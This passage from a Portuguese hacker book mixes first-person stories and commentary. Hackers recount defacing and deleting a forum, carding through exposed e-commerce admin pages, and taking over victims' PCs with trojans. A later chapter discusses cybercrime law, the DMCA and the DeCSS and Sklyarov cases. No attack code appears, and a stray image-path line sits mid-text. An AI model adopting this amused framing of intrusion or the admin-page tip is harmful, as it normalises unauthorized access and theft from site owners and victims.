o sistema acho que mais usado para fóruns, com certeza você já viu um, e que essa vulnerabilidade atingingia as versões menores que 2.0.13, era uma coisa muito simples. Já que nada estavamos fazendo resolvemos invadir uns né, mais nunca ninguém dos nossos tinha apagado nada, eu também NUNCA apaguei um site, fórum ou qualquer outra coisa.

Até o momento que eu encontrei um fórum relativamente grande, que eu frequentava há muito tempo atrás, e que havia saído dele por causa de algumas pessoas (da administração principalmente), por serem muito babacas e todo um "stress" que rolou

lá. Para ter idéia este fórum estava até no meu "favoritos" do meu browser. Até o dia que vi ele e resolvi entrar para ver né, e constatei que a versão que ele estava era a 2.0.6 senão me engano, e a versão que estava saíndo era a 2.0.14, estava bem desatualizado. Estava lá eu pronto para entrar no painel de adminsitração iria ligar o meu proxy, mas como era 56k ele ficava muito lento, aí eu pensei: "bom esse administrador deixou o fórum desatualizar tanto nem vai saber o que fazer com meu IP". Sei que no final das contas acabei entrando sem proxy. Na verdade eu ia colocar só um aviso com nome do nosso grupo e escrever que o fórum deles estava vúlneravel etc, mais a tentação foi maior ainda, uma que eu nunca tinha apagado nada de nenhuma coisa na net, segundo por causa do que rolou ali naquele fórum.

Bom num ato de irresponsablidade e falta de ética, e infrigindo as regras do meu grupo, apesar te ser sido apoiado por um membro, falta de moral, enfim, tudo, apaguei todo o fórum. Mesmo assim fiz um backup do fórum, e sem brincadeira mesmo, se eles não o tivessem eu ia mandar por email, até deixei meu email para contato. Não ia ter pq de ficar com o backup do fórum para mim. Para falar a verdade, vou confessar aqui, eu fui é muito burro, por subestimar o adminsitrador, e que no final eu havia saído sem apagar os log's nem nada, colocando meu nick, que é capaz de no google você acha meu endereço, afinal VÁRIOS erros. Bom depois de algumas horas o fórum estava no ar normalmente, eles tinham o backup. No final das contas eles tinham descoberto meu telefone, consequentemente meu endereço e mais algumas coisas com certeza, pois eles tinham vários amigos, que trabalhavam em lugares legais, digamos assim. Pois medo de que me batessem ou sei lá o que eu não tinha medo, só que um dos adminsitradores se dizia filho de desembargador, e ele tinha provas contra mim, até hoje não sei se eram reais ou não, mas preferi acredita que sim do que não. Resumindo, pois teve mais coisas que rolaram ainda, acabei ficando amigos da maioria dos administradores (acredite), e nunca mais foi falado nesse assunto. Mais foi um susto, e dos grandes, mas que poderia ter se transformado numa coisa muito pior, e que sirva de lição para quem está começando, NUNCA subestimem e cometam os erros que eu cometi . Caso haja alguma dúvida essa história é verídica sim.

Depois desse susto, acabei até nem fazendo defaces mais, que era o que eu mais fazia. Começei por curiosidade a mecher com carder e outras coisas relacionados a vários assuntos. Com carder vou dar o exemplo que ocorreu comigo esses dias, pois a vulnerabilidade do servidor era colocar /admin depois da URL, mas isso apenas nas versões desatualizadas, cheguei a um site com o sistema de comércio eletrônico vulnerável, tentei explorar colocando o "/admin" após a url, só que pediu user e senha de administrador. Depois pensei mais um pouco, e vi que estava diferente o jeito de ele pedir a senha, intão coloquei "www.dominio.com/admin/orders.php", pois alguns administradores protegem seu painel de administração, mais deixa outras sub-pastas(arquivos) do domínio vulneráveis. Se você pensar um pouco consiguirá tudo que quiser .

Smith Diz: *Quais sua experiências no mundo hacker "Killokura"?*

Killokura Diz: *lembro do dia em que meu cd-rom abriu sozinho. Logo vi que era uma invasão.Já gostava de informática ai sim comecei a gostar mais e mais.*
Msn é base dos primeiros passos. Um arquivo enviado e pimba lá estava eu dentro da máquina da pessoa, senhas sequestradas, fotos copiadas. Amigos dizendo que seu mouse movimentava sozinho.Foram muitos risos com o maravilhoso trojan Sub-seven, netbus, winfire.

Advanced Port Scan = fazia mil buscas de ips, para verificar portas abertas.
Essencial Net Tools = Muito bom para acesso remoto. Mas nunca achei um cracker para ele.

Me lembro do dia que usei um prog. para descobrir senhas da rede. Até hoje não me lembro do nome dele Password alguma coisa. Pronto, tinha uma senhora que falava que eu ficava falando que eu olhava o pessoal do andar digitando a senha, mas logo ficou minha amigo, pois a net necessitava de senha e eu quem passava para ela.
Bons tempos, aqueles. Maravilhoso Essencial Net Tools.
Como trabalhava neste prédio com mensageiro, conhecia bastante gente e sempre usa uma Engenharia social. "Você tem filhos? Qual seu nome completo? Que dia você nasceu?" Tem que ter paciencia, mas sempre acessava os micros da redes dessa maneira também.
Hoje estou estudando exploits, algo excelente nesse mundo.

Smith Diz: *Quais sua experiências no mundo hacker "lnas90"?*

Inas90 Diz: *Bom nessa parte AINDA posso ser considerado um lammer (mais breve vou sair dessa categoria) porque até agora as minhas invasões em Computadores foram só por trojans.Mas tenho um caso bem interessante, vou conta pra vocês.Eu estava usando o ninjaspy (otimo trojan) e entrei no computador de uma pessoa, era um computador até legal mas como falei acima gosto de ajudar as pessoas então ao invés de ficar brincando com computador da vitima, fazendo o mouse parar, reiniciando o micro dele (coisa de lammer) eu abri uma janela de chat com a vitima mas nada dele responder, fiquei intrigado e fui la ve o ele estava fazendo (quais janelas que estavam abertas) vi que ele estava jogando diablo 2, pensei comigo 'vou fehcar o jogo e falar com ele' mas pensei que seria um susto bem grande pra ele e por precaução fechei o firewall e o anti-virus dele (que maldade) e por incrivel que pareça ele não percebeu (sério mesmo) ae com o firewall finalizado juntamente com o anti-virus fechei o jogo dele e abri uma janela de chat e falei pra ele que so queria ajuda-lo mas nada da vitima responder, demorou um tempão e nada , quando fui olhar denovo o que ele estava fazendo tomei um susto quando vi que ele simplismente fechou a janela do chat e reabriu o jogo, nessa hora dei risada e fui tentar denovo falar com ele mas ficou nisso um bom tempo, eu fechava o jogo e abria o chat e ele fechava o chat e abria o jogo, depois de muito tempo desistir de falar com ele mas como sou uma boa pessoa fui la e fechei o server do ninja q tava no computador dele. Depois disso fiquei um tempão dando risada.*

Smith Diz: *Quais sua experiências no mundo hacker "Security"?*

Security Diz: *Nossa, experiencias tenho muitas, eu não gosto muito de invadir sem ter motivos para tal coisa, mais as vezes que eu invadi foi muito engraçado, lembro que se juntava eu e U N R E G I S T E R E D, para invadir o mesmo computador, ele saia deletando tudo dentro do computador dos outros, e me chamava para ajudar, e também saia deletando tudo junto com ele, nossa agente ria muitooooo, bons tempos aquele, mais agora agente parou de fazer isso, agente invadia por trojan, o famoso Winfire e Pro-Rat.*

CAPITULO 15

Leis e Crimes na Internet

25.1.Crimes na internet

As tecnologias da informação e comunicação (TIC) estão a mudar as sociedades, em todo o mundo: melhoram a produtividade dos sectores industriais tradicionais; revolucionam os métodos de trabalho e remodelam os movimentos de capitais, acelerando-os. Apesar disso, este rápido crescimento propiciou, também, o aparecimento de novas formas de crime informático.

Os crimes informáticos são difíceis de captar e de conceptualizar. Frequentemente, considera-se que constituem uma conduta proscrita pelas legislações e/ou jurisprudência, que implica o uso de tecnologias digitais para cometer o delito; que é dirigida contra as próprias tecnologias da informação e comunicação; ou que envolve o uso acessório de equipamento informático na prática de outros crimes.

Tipos de crimes informáticos

· Alguns crimes informáticos são dirigidos directamente contra as TIC, tal como servidores e websites; os vírus informáticos de difusão mundial causam prejuízos consideráveis às redes das empresas e de particulares.
· Vandalismo eletrônico e falsificação profissional ou contrafacção.
· Roubo ou fraude, por meio de ataques a bancos ou sistemas financeiros, e fraudes que implicam tranferências electrónicas de capitais.
· Os computadores são usados para facilitar uma ampla série de práticas de telemarketing e de investimentos fraudulentos que envolvem práticas enganosas.
· O phishing ou o envio em massa de mensagens eletrônicas não solicitadas que contêm ligações com sites na Internet falsificados, para parecerem autênticos aos consumidores. Milhões destas mensagens provêm supostamente de bancos, de sites de vendas por leilão ou de outros sites legítimos e têm como objectivo induzir o utilizador a responder, fornecendo dados financeiros ou pessoais ou ainda a indicar as suas palavras-passe.
· A difusão de material ilegal e nocivo. Durante os últimos anos, a Internet tem sido usada para fins comerciais pela "indústria de diversões para adultos". Contudo, a Internet é hoje,

cada vez mais, utilizada para a distribuição de material considerado obsceno à luz da lei, em vários países. Outra área que suscita preocupação é a pornografia infantil. Desde finais dos anos 80, a sua distribuição tem aumentado substancialmente através de redes informáticas, utilizando uma vasta gama de serviços disponibilizados pela Internet, nomeadamente websites. Uma parte da distribuição de pornografia infantil está associada ao crime organizado transnacional.

· Para além de a Internet ser utilizada para a difusão de propaganda que incita ao ódio e de mensagens xenófobas, alguns dados sugerem que a Internet serve também para facilitar o financiamento de grupos terroristas e para difundir propaganda terrorista.

A fractura digital e os crimes informáticos.A distribuição das TIC pelo mundo não é uniforme. Há grandes diferenças quanto ao tipo e número de avanços tecnológicos em diferentes partes do mundo. A fractura digital foi reconhecida em 2000, na Declaração do Milénio das Nações Unidas, que formulava oito Objetivos de Desenvolvimento do Milénio, para melhorar as condições de vida da população mundial. Um dos Objectivos, que apela ao estabelecimento de parcerias mundiais para o desenvolvimento, pede a cooperação com o sector privado, de modo a tornar possível o acesso aos benefícios das novas tecnologias, sobretudo das TIC. Ao mesmo tempo, à medida que os benefícios começam a espalharse, é necessário tomar cada vez mais consciência das ameaças e vulnerabilidades associadas aos crimes informáticos.

A Declaração de Princípios adoptada pela Cimeira Mundial sobre a Sociedade da Informação afirma que os benefícios actuais da revolução na área das tecnologias da informação são distríbuidos de uma maneira desigual entre os países desenvolvidos e os países em desenvolvimento e mesmo no seio de cada sociedade. A Declaração contém também o compromisso de transformar a fractura digital numa oportunidade digital para todos, em particular aqueles que se arriscam a serem deixados para trás e a, mais tarde, serem alvo de marginalização.

Para além das fronteiras: crime transfronteiriço e investigação informática

A investigação de crimes informáticos não é uma tarefa fácil, na medida em que as provas são muitas vezes intangíveis e efémeras. Os investigadores na área da cibercriminalidade investigam pistas digitais, que são muitas vezes voláteis e de curta duração. Surgem também obstáculos jurídicos, devido à questão da territorialidade de jurisdições. A investigação e a acção judiciária no caso de crimes ligados à informática fazem ressaltar a importância da cooperação internacional.

Soluções proprocionadas pela cooperação internacional.A crescente densidade das TIC aumenta também a frequência dos crimes informáticos internos, que exigem Estados capazes de elaborar legislação interna adequada. Podem ser necessárias leis nacionais adaptadas à cibercriminalidade, para responder de uma forma eficaz a pedidos de assistência externa ou para obter a ajuda de um outro país. A compatibilidade com as leis de outros Estados é um objectivo essencial na elaboração de legislação; é necessária a cooperação internacional, devido à natureza internacional e transnacional desta forma de criminalidade. São também necessários mecanismos internacionais oficiais, para respeitar os direitos soberanos dos Estados e para facilitar a cooperação internacional. Para que a

assistência jurídica mútua funcione com êxito, os delitos e o direito processual numa jurisdição devem ser compatíveis com os de outras jurisdições.

Foram lançadas várias iniciativas que visam sensibilizar para a problemática e promover a cooperação internacional no combate aos crimes informáticos, incluindo acções por parte do Conselho da Europa, da União Europeia, do Grupo dos Oito, da Organização para a Cooperação e Desenvolvimento Económicos e das Nações Unidas. O workshop dedicado a este tema será uma oportunidade única para discutir a fundo os desafios impostos pela cibercriminalidade e as medidas destinadas a promover a cooperação internacional para a combater.

Para mais informações, queira consultar os seguintes sites na Internet:
www.unodc.org e www.unis.unvienna.org

25.2.Kafka, orwelle os crimes de informática

Uma lei contrapirataria eletrônica foi sancionada em 1998 nos EUA. É o DMCA,sobre direitos autorais na era digital, que prevê severas punições para quem burlar "mecanismos de proteção contra cópia"em distribuições eletrônicas de obras intelectuais ou artísticas. Mas lei alguma define satisfatoriamente o que sejam tais mecanismos. Por um motivo bem simples. Eles são como sereias,que só existem no folclore de uma cultura.

Na nossa, onde somos todos em alguma medida tecno-analfabetos,sabichões empregam a palavra "tecnologia" como se fosse varinhade condão, às vezes em engodos. A tecnologia não poderesolver todos os problemas mas pode criar novos, perniciosos se inusitados.Disso fala "O processo", de Kafka, onde alguém é condenadosem nunca entender de que o acusam. Daí o termo "kafkiano", quequalifica a aplicação irracional ou paradoxal de leis pelajustiça.

Aplicações kafkianas de leis "encantadas"ocorrem. Em 17/08 o site 2600 tornou-se a primeira vítima das disposições anti-burla no DMCA, num caso sobre acesso a conteúdo de DVDs, filmesem formato digital. Por distribuir o DeCSS, um programa livre que usa engenharia reversa para anular um mecanismo de bloqueio a esse acesso (o CSS), foi acusado pela MPAA (estúdios de Hollywood) de disseminar programa que promove a pirataria de filmes. Apesar de tal uso para interoperabilidadede programas ser legítima, reconhecida até no DMCA.

O CSS permite tal acesso por meio de programas queusam criptografia, onde chaves são negociadas entre MPAA e sóciosna industria de software. Se algum programa que gerencie arquivos, sem ter uma chave, fizer uma cópia bit a bit do que é transportado por um DVD, tal cópia será indistinguível da origem.Ambas darão o mesmo conteúdo mediante correta decriptação,já que nenhum software poderá distingui-las, independentemente de como decriptem. Portanto o CSS nada protege contra cópias, como alardeado.

Um livro em grego pode ser xerocado e a cópia vendida, sem que para isso seu conteúdo seja acessado ou traduzido.Se soletrado ao telefone, não se percebe se o exemplar lido é

cópia ilegal, ou se o texto foi lá entendido. Programas sóse falam por fios, onde acesso a conteúdo e replicação ocorrem em distintos planos de conexão, independentes e sobrepostos:o semântico – que interpreta símbolos em sinais e permiteo conteúdo; e o sintático – que troca ou combina sinais epermite a cópia.

A criptografia controla o acesso semântico através de um processo sintático (ex: códigos particularesem vez do grego). Já o acesso sintático só pode ser controlado no plano anterior, o físico – que retém sinaise permite seu transporte. Nele os símbolos não agem e os controles precisam de componentes mecânicas (ex: lingüetas em disquetes para bloqueio à gravação). Não épreciso saber grego para piratear livros. Confundir planos, ou a açãoda criptografia, é acreditar em sereias. Do CSS, o nome já diz tudo. *Content Scrambling System*.

O que sua anulação promove não pode ser pirataria de filmes: é o acesso a quem quiser escolher onde e como assisti-los. Em que país, com qual sistema operacional e controlador de dispositivo (driver), tal qual em outras mídias(VHS ou celulóide). O CSS apenas vincula a venda de DVDs à de drivers que tenham chaves da MPAA – só disponíveis como software proprietário para Windows, e limita o acesso por região de venda de ambos. Assim, impede-o em sistemas livres e abertos, como no Linux, e dificulta a concorrência global nos mercados de filmes ede software. Já a tal pirataria, é o custo da cópia que hoje a detém.

As práticas monopolizantes de venda casadae de manipulação de mercados são criminalizadas por uma lei antitrust, o Sherman's Act. O CSS só promove e protege estas,mas a MPAA o camuflou como tecnologia anti-pirataria na linguagem da nova lei, arquitetando ambos em conjunto. Afinal, são especialistas emvender ilusões. O DMCA foi costurado em meio a intenso lobby de Hollywood, enquanto o tal mecanismo era travestido, num típico emprego da varinha de condão. Em hermetíssimo legalês, a acusação no processo assim o descreve, enquanto é incapaz de apresentar uma única cópia pirata de DVD feita ou permitida pelo programa que o anula, acusado de assim promovê-las. Interrogados pela defesa,deixam claro estarem cientes, desde sua concepção, de queo CSS seria incapaz de impedi-las.

Como pode uma limitação ao acesso aexemplares vendidos, mas não à sua contrafação,proteger direitos do autor? Será que a chave do carro nos protegeda clonagem da placa e suas multas eletrônicas? Entretanto o magistrado aceitou a camuflagem e, em parte, o pedido da acusação paraa censura desse interrogatório à imprensa, já que seus "segredos de negócio" sofriam riscos. Ignorando engodos, práticas monopolistas promovidas pelo CSS e direitos constitucionais da defesa,enquadrou o DeCSS nas tais disposições anti-burla. Ao proferir sentença proibindo sua distribuição e conluios para sua promoção, inclusive links, alegou ser ele como uma epidemia virulenta que precisa ser erradicada, ameaçando a habilidade de Hollywood de fazer negócios (http://www.wired.com/news/politics/0,1283,38287,00.html).

Entrementes o Washington Post anunciou que tal habilidade inclui uma estratégia agressiva de marketing de filmes e jogos violentos dirigido a públicos adolescentes e infantis. E que pesquisas promovidas pela própria indústria mostram a eficácia de produtos

violentos para promover seus mercados, segundo relatório preliminardo FCC (regulador das telecomunicações nos EUA), que investigao tema para o Congresso (http://www.washingtonpost.com/wp-dyn/articles/A30303-2000Aug26.html).
Orwell nos pergunta, em "1984", como pode a liberdade ser criminosa.Será que a Gurgel promove assalto a bancos, já que ladrões podem chegar ou fugir num jipe da marca? Ou, se a universalização do acesso é quem promove a pirataria, então os correntistas do banco que não são dele sócios é que estariam promovendo os assaltos? Nos fascina ver do que são capazes os monopólios!

Na ideologia "globalitária" da nova economia,promove-se a avareza totalitária do mercado global para impor edispor da varinha, como aprouver aos que dela se apropriem. Aberta estamágica jurisprudência, o que poderá vir de outras lei sencantadas, como o e-Sign (regulamenta "assinaturas eletrônicas")e o UCITA ("uniformiza" as licenças de uso de software), seráainda mais deslumbrante para aqueles que temem a liberdade humana. E aterrador para os que a amam, pois o homem se fará refém de símbolosmisteriosos, como nos tempos míticos.

BSB 03/09/00

- **A Sentença**

Tuesday 07 January 2003 Aftenposten Nettutgaven

'DVD Jon' scores huge legal victory

A Norwegian teenager who helped crack a code meant to protect the contentof DVDs won full backing from an Oslo court on Tuesday. The court acquittedhim on all charges, a ruling that comes as a crushing blow to public prosecutorsand entertainment giants.

The case had been widely described as a "David vs Goliath" battle, pitting16-year-old Jon Lech Johansen from a small town south of Oslo against hugecorporations and organizations including the Motion Picture Associationof America.

"David" clearly won.

Norwegian prosecutors, acting largely on a complaint from the powerfulAmerican entertainment industry, had maintained that Johansen acted illegallywhen he shared his DVD decryption code with others by putting it out onthe Internet. [...]

The court ruled there was "no evidence" that either Johansen or othershad used the decryption code (called DeCSS) for illegal purposes. Johansentherefore couldn't be convicted on such grounds, nor for acting as an accessoryto other alleged illegal activity, wrote judge Irene Sogn in the court'sruling.


- **Comentário de Lawrence Lessig**

on the wisdom in norway

In a second, important defeat for the RIAA, and DMCA-defender types,Johansen was acquitted by a Norwegian court. And as the EFF is nicely publicizing,the principles on which this court in Norway decided the case might befamiliar to those who remember our own constitutional tradition. As thechief judge said in reading the verdict, “no one could be convicted ofbreaking into their own property” and “consumers have rights to legallyobtained DVD films ‘even if the films are played in a different way thanthe makers had foreseen.” The freedom to tinker in Norway is real. So tooshould it be so here.

posted on Lessig's blog on Jan 8 2003

25.3.onde estão os verdadeiros crimes de informática?



O programador de computadores Dmitri Sklyarov, cidadão russo de 26 anos, aluno de doutorado em computação na pretigiosa Bauman Moscow State Technical University, pai de dois filhos sendo a mais nova de apenas três meses, descobriu recentemente uma falha na segurança do software para livros eletrônicos da empresa Adobe Systems. E fez o que faria qualquer *geek* (programador habilidoso) que se considera solidário com a cidadania. Ao invés de esquecê-la ou ocultá-la para poder oferecer novos serviços no mercado subterrâneo do crime digital na internet, inscreveu-se no mais famoso congresso internacional para programadores habilidosos independentes, a DefCon, para expor sua descoberta aos olhos da sociedade. E viajou para Las Vegas, nos EUA, para apresentar sua descoberta.

O código de ética dos que agem como Skliarov é cristalino. Eles se atribuem a tarefa de expor publicamente as vulnerabilidades que descobrem em caixas-pretas intermedioras da inteligênia alheia, quando os rótulos de segurança pregados nessas caixas não correspondem à logica interna dos seus intestinos. Julgam ser esta ação mais solidária do que as outras opções possíveis. A indiferença, ou a exploração dessas lógicas ocultas em proveito próprio. A opção de avisar apenas a empresa que produz o software equivalerá a uma indiferença compartilhada, como a experiência tem ensinado aos *geeks*.

Contudo, a voz de suas consicências pode ofender empresas que se julgam isentas de responsabilidades sociais, causando-lhes danos econômicos. Se for correto que a globlização puna países cujos governos administram mal suas finanças, por que não poderia a mesma globalização punir também empresas que projetam ou implementam mal seus softwares, já que ambas giram seus negócios em torno da credulidade alheia?

Acontece que as empresas de software proprietário protegem com todas as armas seu modelo de negócio, não admitindo inseri-lo em nenhum contexto social que não seja o do sua contabilidade. Seus softwares dificilmente teriam os intestinos publicamente dissecados. Pois seu código-fonte, a versão em linguagem semi-humana na qual são projetados e construidos, não estará disponível aos licenciados. E a engenharia reversa dessas caixas pretas, o equivalente digital da autópsia, é proibido e severamente criminalizado pelas leis de proteção ao direito industrial do software, geralmente conhecidas como leis anti-pirataria, promulgadas sob intenso lobby dessas empresas.

Porém, um habilidoso mestre cuca dos bits pode provocar, em caixas pretas digitais mal projetadas ou mal construidas, desarranjos cujos resultados às vezes cheiram mal e sujam seus rótulos. É curioso que, durante toda a idade média, vigoraram leis severas criminalizando a dissecção de cadáveres, como também a prática de perseguição e matança dos hackers da época, então chamados de bruxas e feiticeiros, acusados de provocarem desarranjos mentais e orgânicos nas suas indefesas vítimas. Provas documentais admissíveis para condenação eram tão etéreas como são hoje as admissões de responsabildades sociais pela indústria do software.

A caixa preta que Skliarov desarranjou, com sua própria inteligência, é um software para livro eletrônico. O rótulo com que este software é licenciado diz que a caixa-preta contém mecanismo de proteção ao direito autoral de quem licenciá-la para fins de distribuição de suas obras literárias. Se o rótulo diz que protege, mas o desarranjo faz esvair esta proteção, certamente a provocação deste desarranjo será vista como criminosa por quem licencia a caixa, e a lei de direito autoral aprovada em 1998 nos EUA, a DMCA, não poupa o peso da justiça em apenar quem se atreva a divulgar receitas para tais desarranjos.

Depois de sua apresentação na DefCon, Skliarov foi preso pelo FBI e está detido, desde o dia 17 de julho. Num pais estrageiro, ao qual viajou para participar como palestrante num congresso de informática. Sem direito a fiança, e sujeito a um pena de cinco anos de prisão e U$500.000 de multa, enquadrado em dispositivo da DMCA contra quem "distribui qualquer tecnologia, produto, serviço, dispositivo, componente ou peça que desvie mecanismos de proteção" ao direito autoral. Ninguém sabe onde ele está no momento, e dentro de duas semanas um juiz decide se ele vai precisar ou não de um advogado público (veja em http://www.cluebot.com/article.pl?sid=01/07/19/2332232). Acontece que esta lei, extremamente elogiada por quem a apoia, não diz como se reconhece um tal mecanismo de proteção. Esta tarefa sobra então para quem pregou o rótulo na caixa preta, a mesma solução encontrada pelo presidente Bush para o impasse com o protocolo de Kioto: Vale a intenção de quem faz a lei, e não o seu efeito jurídico. Bush também quer salvar o habitante da terra, protegendo a economia americana, e não a atmosfera.

Pelo visto, este modelo de lei está fazendo escola no Brasil. O poder executivo é a ela atraído pelo canto de sereia do artigo 62 da Constituição Federal, que lhe permite legislar através de medidas provisórias, mas cujos efeitos podem ser permanentes. Seu aprendizado progride a passos rápidos, e já temos o resultado da primeira prova, na medida provisória 2200. Esta MP nomeia um comitê de políticos e burocratas do poder executivo, ou por ele nomeados, para "*garantir a autenticidade, a integridade e a validade jurídica de documentos em forma eletrônica, das aplicações de suporte e das aplicações habilitadas*

que utilizem certificados digitais, bem como a realização de transações eletrônicas seguras"

Este comitê terá assim o poder de decretar quais caixas pretas irão substituir a nossa boca e a nossa caneta, para representar publicamente a nossa vontade, em atos oficiais. São caixas que poderão facilmente tomar de assalto o mundo dos documentos em papel, como já foi consumado com o nosso voto. Esta MP decreta, também, a infalibilidade das ações do seu douto comitê, ao restringir a auditoria dos seus sistemas e procedimentos a eles mesmos. Os pregadores de rótulos serão, aqui também, justamente quem quer vender a credibilidade do que é rotulado. Como se a gráfica da casa da moeda se fizesse de Banco Central. Um negócio da china!

Pois com o poder de homologar as caixas pretas que irão identificar autores, e autenticar documentos eletrônicos juridicamente válidos, põem em cena um garrote para asfixiar toda a ação solidária de especialistas, capaz de revelar vulnerabilidades, embustes e trapaças porventura ocultas nessas caixas. Basta que homologuem apenas aquelas cujos rótulos estarão blindados por leis como o DMCA, asfixiando as que buscam a proteção da liberdade de quem for usá-las, como por exemplo pela licença GPL (Gnu Public Licence), ou por implementação própria, como poderiam querer os bancos.

Não bastasse o cerco que promove à cidadania, este novo negócio vai além. Saqueia o direito do cidadão de se proteger contra a auto-incriminação, decretando, em seu artigo 8, que compete à empresa certificadora gerar as chaves criptográficas dos seus clientes. O cidadão que ficar com sua caneta abanando, obrigado a firmar publicamente sua vontade somente através de bits, terá que compartilhar com uma empresa certificadora credenciada e a assessoria da ABIN (ex SNI), a sua capacidade de assinar documentos eletrônicos, pelos quais responderá sozinho na Justiça.

Falsificações e destruições de provas documentais irrefutáveis poderão ficar ao alcance de alguns cliques, sobre botões macetosos ocultos do público. Enquanto etiquetas de paranóia aluncinada abundarão, para a mídia emplacar denunciantes. Esta espada de Dâmocles será bastante atraente, como mercadoria de troca pelo direito ao monopólio da sua bainha, as tais caixas pretas, substitutas inteligentes e globalizadas de nossas canetas, cujas intenções estarão blindadas pela leitura neoliberal do direito autoral. A segurança digital estará, desta forma, protegendo apenas a si mesma, enquanto disso só saberão os que entenderem o informatiquês da MP. Um novo poder, capaz de sustentar novas impunidades, gera assim a mãe de todas as novas formas de corrupção, mais virulentas porque invisíveis e indevassáveis. Prova nota 10!

Leis como o DMCA e a MP2200 se encaixam no mesmo modelo: globaliza-se apenas o poder, mas não a cidadania, estilhaçada no processo. Autoridades eleitas promulgam-nas, enquanto zombam dos protestos antiglobalização. Fazem-no de cara limpa, invocando respeito aos mandatos que recebem no jogo democrático. Mas há indícios de vício no jogo, pois, no processo eleitoral, com fôlego no bolso para as batalhas midiáticas finais só aparecem os zombeteiros.

Este alerta não é uma apologia contra a marcha do progresso e da globalização, mas contra a ação que a toma de pretexto para destruir a cidadania e glorificar a avareza. Queira-se ou não ler nas entrelinhas, é assim que alguns aprendizes de feiticeiro estão tentando introduzir o Brasil no mundo globalizado.

25.4.jon johansen: bandido ou herói?

Quem tem interesses no mundo virtual pode estar ouvindo ecos de uma batalha de (des)informação,decisiva para o rumo que a revolução digital irá seguir.Quem não se der conta de nada (e ficar *clueless*) corre orisco de se chamuscar no fogo cruzado, e quem já nele se encontraprecisa auscultar seus valores para tomar posição. Como professorde criptografia e segurança na informática vejo-me bem nomeio do tiroteio, o que me compele a alertar o leitor para que reflita.

Tema da batalha: o programa de computador DeCSS, escrito e distribuídopor Jon Johansen (foto). Jon e seu pai estão sendo processados na Noruegapelo MPAA (*Motion Pictures Association of America*), acusados decometerem crime econômico e/ou ambiental. Responsáveis porsites nos EUA que o disponibilizaram estão sendo também processadospor infração da nova lei dos direitos autorais, o DMCA (*DigitalMillenium Copyright Act*), recentemente sancionada nos EUA. Estes sãoos fatos, sobre os quais se desenvolvem versões. Uma delas foi apresentadana TV brasileira pelo Jornal da Globo em 27/03/00. O repórter pareciaapenas editar e traduzir uma outra reportagem em inglês, sem nenhumareferencia à veracidade ou sequer a possibilidade de qualquer outraversão.

Tais matérias sobre o DeCSS (a da Globo nem mencionava o nomedo programa) vem acontecendo em escala preocupante na mídiaglobalizada, numa perigosa alusão a duas -- talvez proféticas-- ficções literárias, de Kafka e de Orwell. Tendodito isto, preciso entretanto esclarecer que não estou em posiçãode julgar intenções ou inferir compromissos dos responsáveispor reportagens que versem unilateralmente sobre o DeCSS, declarando agoraminha intenção de aqui não fazê-lo. Meus comentáriosse baseiam apenas em deduções lógicas inferidas dedados técnicos fatuais sobre o tema, que estão em domíniopúblico.

O DeCSS é módulo para controladoresr (*drivers*)de dispositivos DVD (*Digital Video Disk players*), distribuídoem código fonte. A MPAA, que distribui cópias de filmes emDVDs (semelhantes aos CDs), contratou a mais cara firma de advocacia deNova York para processar quem escreveu e distribuiu o DeCSS. Seus advogadosestão competentemente empenhados em convencer juizes de que talprograma infringe artigos do DMCA. Autor e distribuidores do DeCSS, poroutro lado, consideram-no um produto de engenharia reversa visando interoperabilidadedos dispositivos de acesso ao conteúdo de DVDs, para uso em regime"*fair use*", o que seria permitido pelo DMCA.

O DeCSS não é usado, nem é necessário, parase copiar DVDs. Nem para uma, nem para várias cópias. Nãoas facilita, e tampouco as "permite". Afirmações opostasestão nos autos dos processos, na reportagem da Globo e em outras.E são completamente falsas. O DeCSS decripta e reformata conteúdode DVDs. Decriptar ou reformatar é tradução; copiaré replicação. Posso traduzir este artigo para o inglêsem minha mente enquanto leio, sem copiá-lo. Posso tambémcopiá-lo em português independentemente de tradução,ou em inglês traduzido. Assim, qualquer computador com dispositivopara ler/gravar DVDs dotado de um sistema operacional capaz de controlá-lo,pode copiar DVDs. Tanto no formato da mídia como no formato de visualizaçãodo sistema operacional. Por exemplo, qualquer PC com DVD player equipadoou com Windows e um driver licenciado pela MPAA para manipular seu "sistemade embaralhamento" (o CSS), ou com Linux e o DeCSS, permite cópiasem ambos formatos.

A cópia em formato de sistema é inútil àpirataria. Já uma cópia na mesma mídia custa hojecerca de US$ 50.00 (quase cinco vezes o preço de um DVD original),razão pela qual ninguém hoje se dedica a piratear DVDs. Peloque sei, até hoje ninguem apresentou uma cópia ilegal sequerde DVD, nos tribunais ou em reportagens (o repórter da Globo apareciacom um laptop e um DVD aparentemente original), como prova do crime. Jon não é pirata como acusam por causa do DeCSS, que eleescreveu hackeando os algoritmos e protocolo certamente frágeisdo CSS. Hackear é esmiuçar, o que é diferente de piratear.

O DeCSS decodifica conteúdo de DVDs em formato CSS, para visualizaçãosob o sistema operacional para o qual tenha sido compilado. Independentementede como o DVD haja sido copiado. Tem sido usado no contexto alegado porseu autor e distribuidores, ou seja, para exibição privadado conteúdo de DVDs legalmente adquiridos, em computadores controladospelo sistema operacional Linux. Neste caso o DeCSS estaria, alega a defesa,coberto pela doutrina do uso justo de mercadoria adquirida. Como o DeCSSé software livre (distribuído em código fonte), temsido adaptado para outros sistemas operacionais, aumentando as chancesde desinformação.

As acusações de que o DeCSS permite cópia ilegalé vazia e frívola, já que tal permissão nãopode ser concedida pelo driver, por envolver algum recurso fora de seualcance, e sim pelo sistema operacional, que controla ambos. É comoacusar um correntista de permitir assaltos ao seu banco, por ter nele depositadodinheiro. Tais desinformações fazem parte do cenáriomontado pelos advogados da MPAA para influenciar, pelo circo da mídia,a percepção daqueles pouco confortáveis com tecnicalidades.Como a mídia alimenta-se de si mesma, a versão torna-se ofato, como já explicou um político brasileiro e como demonstramquerer o presidente e os advogados da MPAA.

